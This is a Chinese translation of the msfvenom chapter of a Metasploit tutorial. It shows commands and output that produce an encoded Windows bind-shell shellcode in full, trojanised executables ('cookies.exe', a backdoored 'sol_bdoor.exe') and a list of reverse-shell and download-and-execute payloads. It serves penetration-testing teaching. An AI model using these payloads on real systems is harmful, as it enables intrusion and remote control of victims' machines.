
【译】msfvenom
原文链接:MSFvenom

1、使用MSFvenom命令行界面
msfvenom是Msfpayload和Msfencode的组合,将这两个工具集成在一个框架实例中。
msfvenom的优点是:
- 一个单一的工具
- 标准化的命令行选项
- 速度提升
Msfvenom有多种选项可供使用:
root@kali:~# msfvenom -h

Error: MsfVenom - a Metasploit standalone payload generator.

Also a replacement for msfpayload and msfencode.

Usage: /usr/bin/msfvenom [options]

Options:

    -p, --payload        <payload>    Payload to use. Specify a '-' or stdin to use custom payloads

        --payload-options            List the payload's standard options

    -l, --list          [type]       List a module type. Options are: payloads, encoders, nops, all

    -n, --nopsled        <length>     Prepend a nopsled of [length] size on to the payload

    -f, --format         <format>     Output format (use --help-formats for a list)

        --help-formats               List available formats

    -e, --encoder        <encoder>    The encoder to use

    -a, --arch           <arch>       The architecture to use

        --platform       <platform>   The platform of the payload

        --help-platforms             List available platforms

    -s, --space          <length>     The maximum size of the resulting payload

        --encoder-space  <length>     The maximum size of the encoded payload (defaults to the -s value)

    -b, --bad-chars      <list>       The list of characters to avoid example: '\x00\xff'

    -i, --iterations     <count>      The number of times to encode the payload

    -c, --add-code       <path>       Specify an additional win32 shellcode file to include

    -x, --template       <path>       Specify a custom executable file to use as a template

    -k, --keep                       Preserve the template behavior and inject the payload as a new thread

    -o, --out            <path>       Save the payload

    -v, --var-name       <name>       Specify a custom variable name to use for certain output formats

        --smallest                   Generate the smallest possible payload

    -h, --help                       Show this message
2、MSFvenom命令行用法
我们可以看到下面的msfvenom命令行及其输出的示例:
root@kali:~# msfvenom -a x86 --platform Windows -p windows/shell/bind_tcp -e x86/shikata_ga_nai -b '\x00' -i 3 -f python

Found 1 compatible encoders

Attempting to encode payload with 3 iterations of x86/shikata_ga_nai

x86/shikata_ga_nai succeeded with size 326 (iteration=0)

x86/shikata_ga_nai succeeded with size 353 (iteration=1)

x86/shikata_ga_nai succeeded with size 380 (iteration=2)

x86/shikata_ga_nai chosen with final size 380

Payload size: 380 bytes

buf = ""

buf += "\xbb\x78\xd0\x11\xe9\xda\xd8\xd9\x74\x24\xf4\x58\x31"

buf += "\xc9\xb1\x59\x31\x58\x13\x83\xc0\x04\x03\x58\x77\x32"

buf += "\xe4\x53\x15\x11\xea\xff\xc0\x91\x2c\x8b\xd6\xe9\x94"

buf += "\x47\xdf\xa3\x79\x2b\x1c\xc7\x4c\x78\xb2\xcb\xfd\x6e"

buf += "\xc2\x9d\x53\x59\xa6\x37\xc3\x57\x11\xc8\x77\x77\x9e"

buf += "\x6d\xfc\x58\xba\x82\xf9\xc0\x9a\x35\x72\x7d\x01\x9b"

buf += "\xe7\x31\x16\x82\xf6\xe2\x89\x89\x75\x67\xf7\xaa\xae"

buf += "\x73\x88\x3f\xf5\x6d\x3d\x9e\xab\x06\xda\xff\x42\x7a"

buf += "\x63\x6b\x72\x59\xf6\x58\xa5\xfe\x3f\x0b\x41\xa0\xf2"

buf += "\xfe\x2d\xc9\x32\x3d\xd4\x51\xf7\xa7\x56\xf8\x69\x08"

buf += "\x4d\x27\x8a\x2e\x19\x99\x7c\xfc\x63\xfa\x5c\xd5\xa8"

buf += "\x1f\xa8\x9b\x88\xbb\xa5\x3c\x8f\x7f\x38\x45\xd1\x71"

buf += "\x34\x59\x84\xb0\x97\xa0\x99\xcc\xfe\x7f\x37\xe2\x28"

buf += "\xea\x57\x01\xcf\xf8\x1e\x1e\xd8\xd3\x05\x67\x73\xf9"

buf += "\x32\xbb\x76\x8c\x7c\x2f\xf6\x29\x0f\xa5\x36\x2e\x73"

buf += "\xde\x31\xc3\xfe\xae\x49\x64\xd2\x39\xf1\xf2\xc7\xa0"

buf += "\x06\xd3\xf6\x1a\xfe\x0a\xfe\x28\xbe\x1a\x42\x9c\xde"

buf += "\x01\x16\x27\xbd\x29\x1c\xf8\x7d\x47\x2c\x68\x06\x0e"

buf += "\x23\x31\xfe\x7d\x58\xe8\x7b\x76\x4b\xfe\xdb\x17\x51"

buf += "\xfa\xdf\xff\xa1\xbc\xc5\x66\x4b\xea\x23\x86\x47\xb4"

buf += "\xe7\xd5\x71\x77\x2e\x24\x4a\x3d\xb1\x6f\x12\xf2\xb2"

buf += "\xd0\x55\xc9\x23\x2e\xc2\xa5\x73\xb2\xc8\xb7\x7d\x6b"

buf += "\x55\x29\xbc\x26\xdd\xf6\xe3\xf6\x25\xc6\x5c\xad\x9c"

buf += "\x9d\x18\x08\x3b\xbf\xd2\xff\x92\x18\x5f\x48\x9b\xe0"

buf += "\x7b\x03\xa5\x32\x11\x27\x2b\x25\xcd\x44\xdb\xbd\xb9"

buf += "\xcd\x48\xda\x56\x4c\x56\xd5\x04\x87\x48\x3a\x6b\x9c"

buf += "\x2a\x15\x4d\xbc\x0b\x56\x06\xb5\xc9\x46\xd0\xfa\x68"

buf += "\xa6\x76\xe9\x52\x2c\x24\x62\x28\xe1\x1d\x87\xb0\x66"

buf += "\x93\x85\x8f\x87\x0f\xcf\x16\x29\x76\x03\x55\x0c\x0e"

buf += "\x3f\x17\xac"
上面的msfvenom命令和由此产生的shellcode生成一个Windows绑定shell,它经过shikata_ga_nai编码器的三次迭代,没有空字节而且是python格式。
3、MSFvenom平台
以下是使用--platform选项可以输入的可用平台的列表:
Cisco or cisco

OSX or osx

Solaris or solaris

BSD or bsd

OpenBSD or openbsd

Firefox or firefox

BSDi or bsdi

NetBSD or netbsd

NodeJS or nodejs

FreeBSD or freebsd

Python or python

AIX or aix

JavaScript or javascript

HPUX or hpux

PHP or php

Irix or irix

Unix or unix

Linux or linux

Ruby or ruby

Java or java

Android or android

Netware or netware

Windows or windows
4、MSFvenom选项和使用
4.1 msfvenom -v or –var-name
Usage: -v, –var-name >name>
指定用于某些输出格式的自定义变量名称。 用-v指定名称将将输出的变量从默认的"buf"更改为您提供的任何字词。
默认输出示例:[buf]
root@kali:~# msfvenom -a x86 --platform Windows -p windows/shell/bind_tcp -e x86/shikata_ga_nai -b '\x00' -f python

Found 1 compatible encoders

Attempting to encode payload with 1 iterations of x86/shikata_ga_nai

x86/shikata_ga_nai succeeded with size 326 (iteration=0)

x86/shikata_ga_nai chosen with final size 326

Payload size: 326 bytes

buf = ""

buf += "\xda\xdc\xd9\x74\x24\xf4\x5b\xba\xc5\x5e\xc1\x6a\x29"

...snip...
使用-var-name输出示例:[nobuf]
root@kali:~# msfvenom -a x86 --platform Windows -p windows/shell/bind_tcp -e x86/shikata_ga_nai -b '\x00' -f python -v notBuf

Found 1 compatible encoders

Attempting to encode payload with 1 iterations of x86/shikata_ga_nai

x86/shikata_ga_nai succeeded with size 326 (iteration=0)

x86/shikata_ga_nai chosen with final size 326

Payload size: 326 bytes

notBuf = ""

notBuf += "\xda\xd1\xd9\x74\x24\xf4\xbf\xf0\x1f\xb8\x27\x5a"

...snip...
4.2 msfvenom –help-format
使用此选项列举msfvenom所有可用的有效载荷格式。
root@kali:~# msfvenom --help-formats

Executable formats

asp, aspx, aspx-exe, dll, elf, elf-so, exe, exe-only, exe-service, exe-small,

hta-psh, loop-vbs, macho, msi, msi-nouac, osx-app, psh, psh-net, psh-reflection,

psh-cmd, vba, vba-exe, vba-psh, vbs, war

Transform formats

bash, c, csharp, dw, dword, hex, java, js_be, js_le, num, perl, pl,

powershell, ps1, py, python, raw, rb, ruby, sh,

vbapplication, vbscript
4.3 msfvenom -n, –nopsled
有时您需要在有效载荷开始时添加一些NOP[空]。 这将在您的有效载荷的开头放置一个[-n 长度]的大小。
使用-n之前:
root@kali:~# msfvenom -a x86 --platform Windows -p windows/shell/bind_tcp -e generic/none -f python

Found 1 compatible encoders

Attempting to encode payload with 1 iterations of generic/none

generic/none succeeded with size 299 (iteration=0)

generic/none chosen with final size 299

Payload size: 299 bytes

buf = ""

buf += "\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b" **First line of payload

buf += "\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7"

...snip...
使用-n之后:
root@kali:~# msfvenom -a x86 --platform Windows -p windows/shell/bind_tcp -e generic/none -f python -n 26

Found 1 compatible encoders

Attempting to encode payload with 1 iterations of generic/none

generic/none succeeded with size 299 (iteration=0)

generic/none chosen with final size 299

Successfully added NOP sled from x86/single_byte

Payload size: 325 bytes

buf = ""

buf += "\x98\xfd\x40\xf9\x43\x49\x40\x4a\x98\x49\xfd\x37\x43" **NOPs

buf += "\x42\xf5\x92\x42\x42\x98\xf8\xd6\x93\xf5\x92\x3f\x98"

buf += "\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b" **First line of payload

...snip...
4.4 msfvenom –smallest
如果使用--smallest选项,msfvevom将尝试创建最小的shellcode选择编码器和有效载荷。
root@kali:~# msfvenom -a x86 --platform Windows -p windows/shell/bind_tcp -e x86/shikata_ga_nai -b '\x00' -f python

Found 1 compatible encoders

Attempting to encode payload with 1 iterations of x86/shikata_ga_nai

x86/shikata_ga_nai succeeded with size 326 (iteration=0)

x86/shikata_ga_nai chosen with final size 326

Payload size: 326 bytes

...snip...

root@kali:~# msfvenom -a x86 --platform Windows -p windows/shell/bind_tcp -e x86/shikata_ga_nai -b '\x00' -f python --smallest

Found 1 compatible encoders

Attempting to encode payload with 1 iterations of x86/shikata_ga_nai

x86/shikata_ga_nai succeeded with size 312 (iteration=0)

x86/shikata_ga_nai chosen with final size 312

Payload size: 312 bytes

...snip...
4.5 msfvenom -c, –add-code
指定一个win32 shellcode文件,再创建两个载荷合并到一个shellcode中
Payload #1:
root@kali:~# msfvenom -a x86 --platform windows -p windows/messagebox TEXT="MSFU Example" -f raw > messageBox

No encoder or badchars specified, outputting raw payload

Payload size: 267 bytes
Adding payload #2:
root@kali:~# msfvenom -c messageBox -a x86 --platform windows -p windows/messagebox TEXT="We are evil" -f raw > messageBox2

Adding shellcode from messageBox to the payload

No encoder or badchars specified, outputting raw payload

Payload size: 850 bytes
Adding payload #3:
root@kali:~# msfvenom -c messageBox2 -a x86 --platform Windows -p windows/shell/bind_tcp -f exe -o cookies.exe

Adding shellcode from messageBox2 to the payload

No encoder or badchars specified, outputting raw payload

Payload size: 1469 bytes

Saved as: cookies.exe

运行"cookies.exe"文件,将执行两个消息框的payloads,bindshell将使用默认配置绑定(端口4444)。
运行结果如下图所示:
4.6 msfvenom -x, –template & -k, –keep
-x/-template选项:
用于指定在创建可执行有效负载时用作模板的现有可执行文件。
-k/-keep选项:
可以保留模板的正常行为,并将注入的有效负载作为单独的线程运行。
root@kali:~# msfvenom -a x86 --platform windows -x sol.exe -k -p windows/messagebox lhost=192.168.101.133 -b "\x00" -f exe -o sol_bdoor.exe

Found 10 compatible encoders

Attempting to encode payload with 1 iterations of x86/shikata_ga_nai

x86/shikata_ga_nai succeeded with size 299 (iteration=0)

x86/shikata_ga_nai chosen with final size 299

Payload size: 299 bytes

Saved as: sol_bdoor.exe
5、附赠
5.1 利用msfvenom生成木马程序
5.2 msfvenom参数详解
msfvenom -l payloads
root@localhost:~# msfvenom -l payloads Framework Payloads (437 total)
============================== Name Description
---- -----------
aix/ppc/shell_bind_tcp Listen for a connection and spawn a command shell
aix/ppc/shell_find_port Spawn a shell on an established connection
aix/ppc/shell_interact Simply execve /bin/sh (for inetd programs)
aix/ppc/shell_reverse_tcp Connect back to attacker and spawn a command shell
android/meterpreter/reverse_http Run a meterpreter server on Android. Tunnel communication over HTTP
android/meterpreter/reverse_https Run a meterpreter server on Android. Tunnel communication over HTTPS
android/meterpreter/reverse_tcp Run a meterpreter server on Android. Connect back stager
android/shell/reverse_http Spawn a piped command shell (sh). Tunnel communication over HTTP
android/shell/reverse_https Spawn a piped command shell (sh). Tunnel communication over HTTPS
android/shell/reverse_tcp Spawn a piped command shell (sh). Connect back stager
bsd/sparc/shell_bind_tcp Listen for a connection and spawn a command shell
bsd/sparc/shell_reverse_tcp Connect back to attacker and spawn a command shell
bsd/x64/exec Execute an arbitrary command
bsd/x64/shell_bind_ipv6_tcp Listen for a connection and spawn a command shell over IPv6
bsd/x64/shell_bind_tcp Bind an arbitrary command to an arbitrary port
bsd/x64/shell_bind_tcp_small Listen for a connection and spawn a command shell
bsd/x64/shell_reverse_ipv6_tcp Connect back to attacker and spawn a command shell over IPv6
bsd/x64/shell_reverse_tcp Connect back to attacker and spawn a command shell
bsd/x64/shell_reverse_tcp_small Connect back to attacker and spawn a command shell
bsd/x86/exec Execute an arbitrary command
bsd/x86/metsvc_bind_tcp Stub payload for interacting with a Meterpreter Service
bsd/x86/metsvc_reverse_tcp Stub payload for interacting with a Meterpreter Service
bsd/x86/shell/bind_ipv6_tcp Spawn a command shell (staged). Listen for a connection over IPv6
bsd/x86/shell/bind_tcp Spawn a command shell (staged). Listen for a connection
bsd/x86/shell/find_tag Spawn a command shell (staged). Use an established connection
bsd/x86/shell/reverse_ipv6_tcp Spawn a command shell (staged). Connect back to the attacker over IPv6
bsd/x86/shell/reverse_tcp Spawn a command shell (staged). Connect back to the attacker
bsd/x86/shell_bind_tcp Listen for a connection and spawn a command shell
bsd/x86/shell_bind_tcp_ipv6 Listen for a connection and spawn a command shell over IPv6
bsd/x86/shell_find_port Spawn a shell on an established connection
bsd/x86/shell_find_tag Spawn a shell on an established connection (proxy/nat safe)
bsd/x86/shell_reverse_tcp Connect back to attacker and spawn a command shell
bsd/x86/shell_reverse_tcp_ipv6 Connect back to attacker and spawn a command shell over IPv6
bsdi/x86/shell/bind_tcp Spawn a command shell (staged). Listen for a connection
bsdi/x86/shell/reverse_tcp Spawn a command shell (staged). Connect back to the attacker
bsdi/x86/shell_bind_tcp Listen for a connection and spawn a command shell
bsdi/x86/shell_find_port Spawn a shell on an established connection
bsdi/x86/shell_reverse_tcp Connect back to attacker and spawn a command shell
cmd/unix/bind_awk Listen for a connection and spawn a command shell via GNU AWK
cmd/unix/bind_inetd Listen for a connection and spawn a command shell (persistent)
cmd/unix/bind_lua Listen for a connection and spawn a command shell via Lua
cmd/unix/bind_netcat Listen for a connection and spawn a command shell via netcat
cmd/unix/bind_netcat_gaping Listen for a connection and spawn a command shell via netcat
cmd/unix/bind_netcat_gaping_ipv6 Listen for a connection and spawn a command shell via netcat
cmd/unix/bind_nodejs Continually listen for a connection and spawn a command shell via nodejs
cmd/unix/bind_perl Listen for a connection and spawn a command shell via perl
cmd/unix/bind_perl_ipv6 Listen for a connection and spawn a command shell via perl
cmd/unix/bind_ruby Continually listen for a connection and spawn a command shell via Ruby
cmd/unix/bind_ruby_ipv6 Continually listen for a connection and spawn a command shell via Ruby
cmd/unix/bind_zsh Listen for a connection and spawn a command shell via Zsh. Note: Although Zsh is often available, please be aware it isn't usually installed by default.
cmd/unix/generic Executes the supplied command
cmd/unix/interact Interacts with a shell on an established socket connection
cmd/unix/reverse Creates an interactive shell through two inbound connections
cmd/unix/reverse_awk Creates an interactive shell via GNU AWK
cmd/unix/reverse_bash Creates an interactive shell via bash's builtin /dev/tcp. This will not work on most Debian-based Linux distributions (including Ubuntu) because they compile bash without the /dev/tcp feature.
cmd/unix/reverse_bash_telnet_ssl Creates an interactive shell via mknod and telnet. This method works on Debian and other systems compiled without /dev/tcp support. This module uses the '-z' option included on some systems to encrypt using SSL.
cmd/unix/reverse_lua Creates an interactive shell via Lua
cmd/unix/reverse_netcat Creates an interactive shell via netcat
cmd/unix/reverse_netcat_gaping Creates an interactive shell via netcat
cmd/unix/reverse_nodejs Continually listen for a connection and spawn a command shell via nodejs
cmd/unix/reverse_openssl Creates an interactive shell through two inbound connections
cmd/unix/reverse_perl Creates an interactive shell via perl
cmd/unix/reverse_perl_ssl Creates an interactive shell via perl, uses SSL
cmd/unix/reverse_php_ssl Creates an interactive shell via php, uses SSL
cmd/unix/reverse_python Connect back and create a command shell via Python
cmd/unix/reverse_python_ssl Creates an interactive shell via python, uses SSL, encodes with base64 by design.
cmd/unix/reverse_ruby Connect back and create a command shell via Ruby
cmd/unix/reverse_ruby_ssl Connect back and create a command shell via Ruby, uses SSL
cmd/unix/reverse_ssl_double_telnet Creates an interactive shell through two inbound connections, encrypts using SSL via "-z" option
cmd/unix/reverse_zsh Connect back and create a command shell via Zsh. Note: Although Zsh is often available, please be aware it isn't usually installed by default.
cmd/windows/adduser Create a new user and add them to local administration group. Note: The specified password is checked for common complexity requirements to prevent the target machine rejecting the user for failing to meet policy requirements. Complexity check: 8-14 chars (1 UPPER, 1 lower, 1 digit/special)
cmd/windows/bind_lua Listen for a connection and spawn a command shell via Lua
cmd/windows/bind_perl Listen for a connection and spawn a command shell via perl (persistent)
cmd/windows/bind_perl_ipv6 Listen for a connection and spawn a command shell via perl (persistent)
cmd/windows/bind_ruby Continually listen for a connection and spawn a command shell via Ruby
cmd/windows/download_eval_vbs Downloads a file from an HTTP(S) URL and executes it as a vbs script. Use it to stage a vbs encoded payload from a short command line.
cmd/windows/download_exec_vbs Download an EXE from an HTTP(S) URL and execute it
cmd/windows/generic Executes the supplied command
cmd/windows/powershell_bind_tcp Interacts with a powershell session on an established socket connection
cmd/windows/powershell_reverse_tcp Interacts with a powershell session on an established socket connection
cmd/windows/reverse_lua Creates an interactive shell via Lua
cmd/windows/reverse_perl Creates an interactive shell via perl
cmd/windows/reverse_powershell Connect back and create a command shell via Powershell
cmd/windows/reverse_ruby Connect back and create a command shell via Ruby
firefox/exec This module runs a shell command on the target OS withough touching the disk. On Windows, this command will flash the command prompt momentarily. This can be avoided by setting WSCRIPT to true, which drops a jscript "launcher" to disk that hides the prompt.
firefox/shell_bind_tcp Creates an interactive shell via Javascript with access to Firefox's XPCOM API
firefox/shell_reverse_tcp Creates an interactive shell via Javascript with access to Firefox's XPCOM API
generic/custom Use custom string or file as payload. Set either PAYLOADFILE or PAYLOADSTR.
generic/debug_trap Generate a debug trap in the target process
generic/shell_bind_tcp Listen for a connection and spawn a command shell
generic/shell_reverse_tcp Connect back to attacker and spawn a command shell
generic/tight_loop Generate a tight loop in the target process
java/jsp_shell_bind_tcp Listen for a connection and spawn a command shell
java/jsp_shell_reverse_tcp Connect back to attacker and spawn a command shell
java/meterpreter/bind_tcp Run a meterpreter server in Java. Listen for a connection
java/meterpreter/reverse_http Run a meterpreter server in Java. Tunnel communication over HTTP
java/meterpreter/reverse_https Run a meterpreter server in Java. Tunnel communication over HTTPS
java/meterpreter/reverse_tcp Run a meterpreter server in Java. Connect back stager
java/shell/bind_tcp Spawn a piped command shell (cmd.exe on Windows, /bin/sh everywhere else). Listen for a connection
java/shell/reverse_tcp Spawn a piped command shell (cmd.exe on Windows, /bin/sh everywhere else). Connect back stager
java/shell_reverse_tcp Connect back to attacker and spawn a command shell
linux/armle/adduser Create a new user with UID 0
linux/armle/exec Execute an arbitrary command
linux/armle/shell/bind_tcp dup2 socket in r12, then execve. Listen for a connection
linux/armle/shell/reverse_tcp dup2 socket in r12, then execve. Connect back to the attacker
linux/armle/shell_bind_tcp Connect to target and spawn a command shell
linux/armle/shell_reverse_tcp Connect back to attacker and spawn a command shell
linux/mipsbe/exec A very small shellcode for executing commands. This module is sometimes helpful for testing purposes.
linux/mipsbe/reboot A very small shellcode for rebooting the system. This payload is sometimes helpful for testing purposes or executing other payloads that rely on initial startup procedures.
linux/mipsbe/shell/reverse_tcp Spawn a command shell (staged). Connect back to the attacker
linux/mipsbe/shell_bind_tcp Listen for a connection and spawn a command shell
linux/mipsbe/shell_reverse_tcp Connect back to attacker and spawn a command shell
linux/mipsle/exec A very small shellcode for executing commands. This module is sometimes helpful for testing purposes as well as on targets with extremely limited buffer space.
linux/mipsle/reboot A very small shellcode for rebooting the system. This payload is sometimes helpful for testing purposes.
linux/mipsle/shell/reverse_tcp Spawn a command shell (staged). Connect back to the attacker
linux/mipsle/shell_bind_tcp Listen for a connection and spawn a command shell
linux/mipsle/shell_reverse_tcp Connect back to attacker and spawn a command shell
linux/ppc/shell_bind_tcp Listen for a connection and spawn a command shell
linux/ppc/shell_find_port Spawn a shell on an established connection
linux/ppc/shell_reverse_tcp Connect back to attacker and spawn a command shell
linux/ppc64/shell_bind_tcp Listen for a connection and spawn a command shell
linux/ppc64/shell_find_port Spawn a shell on an established connection
linux/ppc64/shell_reverse_tcp Connect back to attacker and spawn a command shell
linux/x64/exec Execute an arbitrary command
linux/x64/shell/bind_tcp Spawn a command shell (staged). Listen for a connection
linux/x64/shell/reverse_tcp Spawn a command shell (staged). Connect back to the attacker
linux/x64/shell_bind_tcp Listen for a connection and spawn a command shell
linux/x64/shell_bind_tcp_random_port Listen for a connection in a random port and spawn a command shell. Use nmap to discover the open port: 'nmap -sS target -p-'.
linux/x64/shell_find_port Spawn a shell on an established connection
linux/x64/shell_reverse_tcp Connect back to attacker and spawn a command shell
linux/x86/adduser Create a new user with UID 0
linux/x86/chmod Runs chmod on specified file with specified mode
linux/x86/exec Execute an arbitrary command
linux/x86/meterpreter/bind_ipv6_tcp Inject the meterpreter server payload (staged). Listen for an IPv6 connection (Linux x86)
linux/x86/meterpreter/bind_ipv6_tcp_uuid Inject the meterpreter server payload (staged). Listen for an IPv6 connection with UUID Support (Linux x86)
linux/x86/meterpreter/bind_nonx_tcp Inject the meterpreter server payload (staged). Listen for a connection
linux/x86/meterpreter/bind_tcp Inject the meterpreter server payload (staged). Listen for a connection (Linux x86)
linux/x86/meterpreter/bind_tcp_uuid Inject the meterpreter server payload (staged). Listen for a connection with UUID Support (Linux x86)
linux/x86/meterpreter/find_tag Inject the meterpreter server payload (staged). Use an established connection
linux/x86/meterpreter/reverse_ipv6_tcp Inject the meterpreter server payload (staged). Connect back to attacker over IPv6
linux/x86/meterpreter/reverse_nonx_tcp Inject the meterpreter server payload (staged). Connect back to the attacker
linux/x86/meterpreter/reverse_tcp Inject the meterpreter server payload (staged). Connect back to the attacker
linux/x86/meterpreter/reverse_tcp_uuid Inject the meterpreter server payload (staged). Connect back to the attacker
linux/x86/metsvc_bind_tcp Stub payload for interacting with a Meterpreter Service
linux/x86/metsvc_reverse_tcp Stub payload for interacting with a Meterpreter Service
linux/x86/read_file Read up to 4096 bytes from the local file system and write it back out to the specified file descriptor
linux/x86/shell/bind_ipv6_tcp Spawn a command shell (staged). Listen for an IPv6 connection (Linux x86)
linux/x86/shell/bind_ipv6_tcp_uuid Spawn a command shell (staged). Listen for an IPv6 connection with UUID Support (Linux x86)
linux/x86/shell/bind_nonx_tcp Spawn a command shell (staged). Listen for a connection
linux/x86/shell/bind_tcp Spawn a command shell (staged). Listen for a connection (Linux x86)
linux/x86/shell/bind_tcp_uuid Spawn a command shell (staged). Listen for a connection with UUID Support (Linux x86)
linux/x86/shell/find_tag Spawn a command shell (staged). Use an established connection
linux/x86/shell/reverse_ipv6_tcp Spawn a command shell (staged). Connect back to attacker over IPv6
linux/x86/shell/reverse_nonx_tcp Spawn a command shell (staged). Connect back to the attacker
linux/x86/shell/reverse_tcp Spawn a command shell (staged). Connect back to the attacker
linux/x86/shell/reverse_tcp_uuid Spawn a command shell (staged). Connect back to the attacker
linux/x86/shell_bind_ipv6_tcp Listen for a connection over IPv6 and spawn a command shell
linux/x86/shell_bind_tcp Listen for a connection and spawn a command shell
linux/x86/shell_bind_tcp_random_port Listen for a connection in a random port and spawn a command shell. Use nmap to discover the open port: 'nmap -sS target -p-'.
linux/x86/shell_find_port Spawn a shell on an established connection
linux/x86/shell_find_tag Spawn a shell on an established connection (proxy/nat safe)
linux/x86/shell_reverse_tcp Connect back to attacker and spawn a command shell
linux/x86/shell_reverse_tcp2 Connect back to attacker and spawn a command shell
mainframe/shell_reverse_tcp Listen for a connection and spawn a command shell. This implmentation does not include ebcdic character translation, so a client with translation capabilities is required. MSF handles this automatically.
